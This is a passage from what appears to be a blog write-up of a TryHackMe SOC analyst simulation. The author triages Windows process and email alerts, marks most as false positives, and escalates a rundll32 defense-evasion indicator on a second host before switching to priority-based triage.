
Alert 1007 — False Positive
Time of Activity: 06/11/2026 06:21:18
List of Affected Entities:
win-3451(host)taskhostw.exe(process, PID 3945)svchost.exe(parent process, PID 3652)
Reason for Classifying as False Positive: taskhostw.exe KEYROAMING spawned by svchost.exe from C:\Windows\system32\ is normal Windows scheduled task behaviour related to roaming profile key synchronisation. Identical to alert 1002 which was also confirmed as a false positive on the same host. The detection rule is repeatedly firing on legitimate Windows activity and requires fine-tuning.

Alert 1008 — False Positive
Time of Activity: 06/11/2026 06:23:10
List of Affected Entities:
win-3455(host)WUDFHost.exe(process, PID 3809)services.exe(parent process, PID 3648)
Reason for Classifying as False Positive: WUDFHost.exe spawned by services.exe from C:\Windows\System32\ is legitimate Windows behaviour. WUDFHost is the Windows User-Mode Driver Framework Host responsible for managing user-mode hardware drivers. The complex command line containing GUIDs is normal — these are device communication port identifiers generated by Windows. Correct path, correct parent, no suspicious activity on win-3455.

rdpclip.exe ← svchost.exe on win-3453 — new host, no prior compromise confirmed on this machine unlike win-3450.
This is different from alert 1006. Here there’s no known compromise on win-3453 so the context doesn't elevate it. Normal RDP clipboard process, correct path, correct parent.
False Positive.
Alert 1009 — False Positive
Time of Activity: 06/11/2026 06:23:58
List of Affected Entities:
win-3453(host)rdpclip.exe(process, PID 3565)svchost.exe(parent process, PID 3925)
Reason for Classifying as False Positive: rdpclip.exe spawned by svchost.exe from C:\Windows\system32\ is normal Windows RDP clipboard behaviour during a Remote Desktop session. Correct path and correct parent. Unlike alert 1006 where the same process appeared on a confirmed compromised host, win-3453 has no prior compromise detected making this a benign event.

Alert 1010 — True Positive / Escalate
Time of Activity: 06/11/2026 06:27:14
List of Affected Entities:
win-3455(compromised host)ashwin.johnston(potentially compromised user)iexplore.exe(parent process, PID 3596)rundll32.exe(PID 3692)
Reason for Classifying as True Positive: While WUDFHost.exe itself is benign, Splunk investigation of win-3455 revealed a critical event at 06:09:39 — rundll32.exe spawned by iexplore.exe running ClearMyTracksByProcess from C:\Users\ashwin.johnston\Desktop\. This is identical to the defense evasion technique observed on win-3450 at the start of the michael.ascot compromise in alert 1005. This pattern indicates the attacker may be operating on a second host using the same initial access technique.
Reason for Escalating: Same defense evasion indicator as confirmed compromise in alert 1005 now appearing on a second host with a different user. Potential lateral movement or parallel phishing campaign targeting multiple employees. IR team should investigate win-3455 and ashwin.johnston immediately.
Recommended Remediation Actions:
- Investigate
win-3455for further compromise indicators - Review
ashwin.johnston's email for phishing attempts - Monitor for PowerShell execution on
win-3455 - Cross-reference with alert 1005 attack chain
List of Attack Indicators:
rundll32.exe←iexplore.exefromC:\Users\ashwin.johnston\Desktop\ClearMyTracksByProcess— defense evasion technique- Pattern match with
win-3450initial compromise
Shifting Gears — Priority Triage


At this point the alert queue had grown to over 15 alerts. A wave of High severity alerts numbered 1025–1034 appeared, all firing at the same time from win-3450 — the same machine confirmed compromised in alert 1005. This is no longer a triage situation, it's an active incident unfolding in real time.
The right move here is to stop processing low severity alerts in order and switch to priority-based triage — High first, then Medium, then back to Low. Anything on win-3450 at this point is part of the same attack chain we already escalated.
Now closing 1011 quickly:

Alert 1011 — True Positive / No Escalation
Time of Activity: 06/11/2026 06:30:10
List of Affected Entities:
keane@modernmillinery group.online(sender)michael.ascot@tryhatme.com(recipient)modernmillinerygroup.online(external domain)
Reason for Classifying as True Positive: Unsolicited spam email from a suspicious .online domain targeting michael.ascot — a user already confirmed compromised in alert 1005. No attachment, no malicious link, spam/social engineering only.
Reason for Escalating: No escalation required for this email specifically. The recipient michael.ascot is already flagged as compromised and under active investigation.
Recommended Remediation: Block modernmillinerygroup.online at the email gateway.
List of Attack Indicators:
- Sender:
keane@modernmillinerygroup.online - Domain:
modernmillinerygroup.online - TLD:
.online— commonly abused in spam campaigns
BACK TO THE REAL WORK


I filtered the queue by High severity. Ten alerts appeared simultaneously — 1025 through 1034 — all firing at the same timestamp, all from win-3450, all the same rule: Suspicious Parent Child Relationship. That pattern alone told me this wasn't ten separate incidents. This was one event the detection rule fired on ten times.
